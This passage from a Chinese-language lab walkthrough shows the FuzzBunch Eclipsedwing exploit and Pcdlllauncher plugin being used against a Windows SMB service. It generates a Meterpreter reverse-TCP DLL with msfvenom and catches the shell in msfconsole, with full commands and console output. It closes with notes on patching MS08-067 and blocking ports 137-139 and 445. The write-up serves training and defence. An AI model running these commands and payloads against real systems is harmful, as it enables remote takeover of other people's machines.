
```
  TCP    192.168.43.150:1116    192.168.43.200:8888    ESTABLISHED     876
```

使用 Pcdlllauncher 注入 dll




```
fb Exploit (Eclipsedwing) > use Pcdlllauncher

[!] Entering Plugin Context :: Pcdlllauncher
[*] Applying Global Variables
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters
[+] Set ConnectedTcp => 124
[+] Set XorMask => 114
[+] Set Rendezvous => 49207

[!] Enter Prompt Mode :: Pcdlllauncher

Module: Pcdlllauncher
=====================

Name                    Value
----                    -----
ConnectedTcp            124
XorMask                 114
NetworkTimeout          60
LPFilename              D:\DSZOpsDisk\Resources\Pc\Legacy\PC_Exploit.dll
LPEntryName             ServiceEntry
ImplantFilename
TargetOsArchitecture    x86
PCBehavior              8
Rendezvous              49207

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  ConnectedTcp :: Connected TCP Socket

[?] ConnectedTcp [124] :

[*]  XorMask :: XOR Mask for communication

[?] XorMask [114] :

[*]  NetworkTimeout :: Network timeout (in seconds).  Use -1 for no timeout.

[?] NetworkTimeout [60] :

[*]  LPFilename :: Full path to LP

[?] LPFilename [D:\DSZOpsDisk\Resources\Pc\Legacy\PC_Exploit.dll] : C:\Users\Adm
inistrator\Desktop\FUZZBUNCH-master\Resources\LegacyWindowsExploits\Resources\Pc
\i386-winnt\PC_Exploit.dll
[+] Set LPFilename => C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re... (plu
s 68 characters)
```

其中 LPFilename 的值根据自己的电脑的实际位置填，找到相应的 dll 文件的位置




```
[+] Set LPFilename => C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re... (plu
s 68 characters)

[*]  LPEntryName :: LP Entry Function Name

[?] LPEntryName [ServiceEntry] :

[*]  ImplantFilename :: Full path to implant payload

[?] ImplantFilename [] :

[*]  ImplantFilename :: Full path to implant payload

[?] ImplantFilename [] :

[*]  ImplantFilename :: Full path to implant payload

[?] ImplantFilename [] :
```


这里的是要添加一个反弹 shell 的 dll payload，使用 kali 生成



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.43.60 lpo
rt=8090 --platform windows -f dll -o eclipsedwin.dll
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
Saved as: eclipsedwin.dll
root@kali:~#
```




然后继续配置 fb 平台参数



```
[?] ImplantFilename [] : C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resourc
es\eclipsedwin.dll
[+] Set ImplantFilename => C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re...
 (plus 23 characters)

[*]  Rendezvous :: Rendezvous location

[?] Rendezvous [49207] :

[*]  TargetOsArchitecture :: Machine architecture of target.

   *0) x86      32-bit Intel x86 processor.
    1) x64      64-bit AMD x86_64 processor.

[?] TargetOsArchitecture [0] :

[*]  PCBehavior :: PEDDLECHEAP EGG Behavior

    0) 7      Re-use Socket (PC EGG behavior is NOT DONE)
   *1) 8      Re-use Socket and PC EGG behavior

[?] PCBehavior [1] : 0
[+] Set PCBehavior => 7


[!] Preparing to Execute Pcdlllauncher

Module: Pcdlllauncher
=====================

Name                     Value
----                     -----
ConnectedTcp             124
XorMask                  114
NetworkTimeout           60
LPFilename               C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re
                         sources\LegacyWindowsExploits\Resources\Pc\i386-wi
                         nnt\PC_Exploit.dll
LPEntryName              ServiceEntry
ImplantFilename          C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re
                         sources\eclipsedwin.dll
TargetOsArchitecture     x86
PCBehavior               7
Rendezvous               49207

[?] Execute Plugin? [Yes] :
```


回车之后：



```
[*] Executing Plugin
[*] Initializing Parameters
[*] Preparing Implant
Loaded implant len 5120
[*] Uploading Implant
        [+] Payload Size : 6700
        [+] Payload XOR Mask: 114
        [+] Sending Implant Size To Target
                [+] Size: 6700 (0x00001a2c)
                [+] Checking Remote Status
                [+] Remote Status OKAY
        [+] Sending Implant To Target
                [+] Checking Remote Status
                [+] Remote Status OKAY
[*] Launch LP
        [+] LoadLibrary on C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resou
rces\LegacyWindowsExploits\Resources\Pc\i386-winnt\PC_Exploit.dll
        [+] GetProcAddress for : ServiceEntry
        [+] Calling Entry point
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
```


虽然显示是“FAILED TO DUPLICATE SOCKET” 但是实际上已经在 msfconsole 上获取了反弹的 shell：

msfconsole 配置如下:



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.43.60
LHOST => 192.168.43.60
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.60:5555
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) > show options
```

这里端口应该是和生成反弹 dll 的端口一致，所以修改一下：



```
msf exploit(multi/handler) > set LPORT 8090
LPORT => 8090
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.60:8090
[*] Sending stage (179779 bytes) to 192.168.43.150
[*] Meterpreter session 1 opened (192.168.43.60:8090 -> 192.168.43.150:1143) at 2018-12-06 22:18:16 +0800

meterpreter >
```

修改之后继续监听，发现重新在 fb 平台上使用 Pcdlllauncher 模块的那一步，然后成功得到了上面的那一步收到了反弹的 shell

存在的问题：

上面有一步是开启了一个简单的 HTTPServer 好像没有发挥什么作用

NBT 协议即 net bios over TCP/IP，属于 SMB(Server Message Block) Windows 协议族，用于文件和打印共享服务。NBT(NetBIOS over TCP/IP) 使用 137(UDP), 138(UDP) and 139 (TCP）来实现基于 TCP/IP 的 NETBIOS 网际互联。

防范手段

安装 MS08-067 补丁，开启防火墙过滤 137-139，445 端口，关闭 SMB 服务。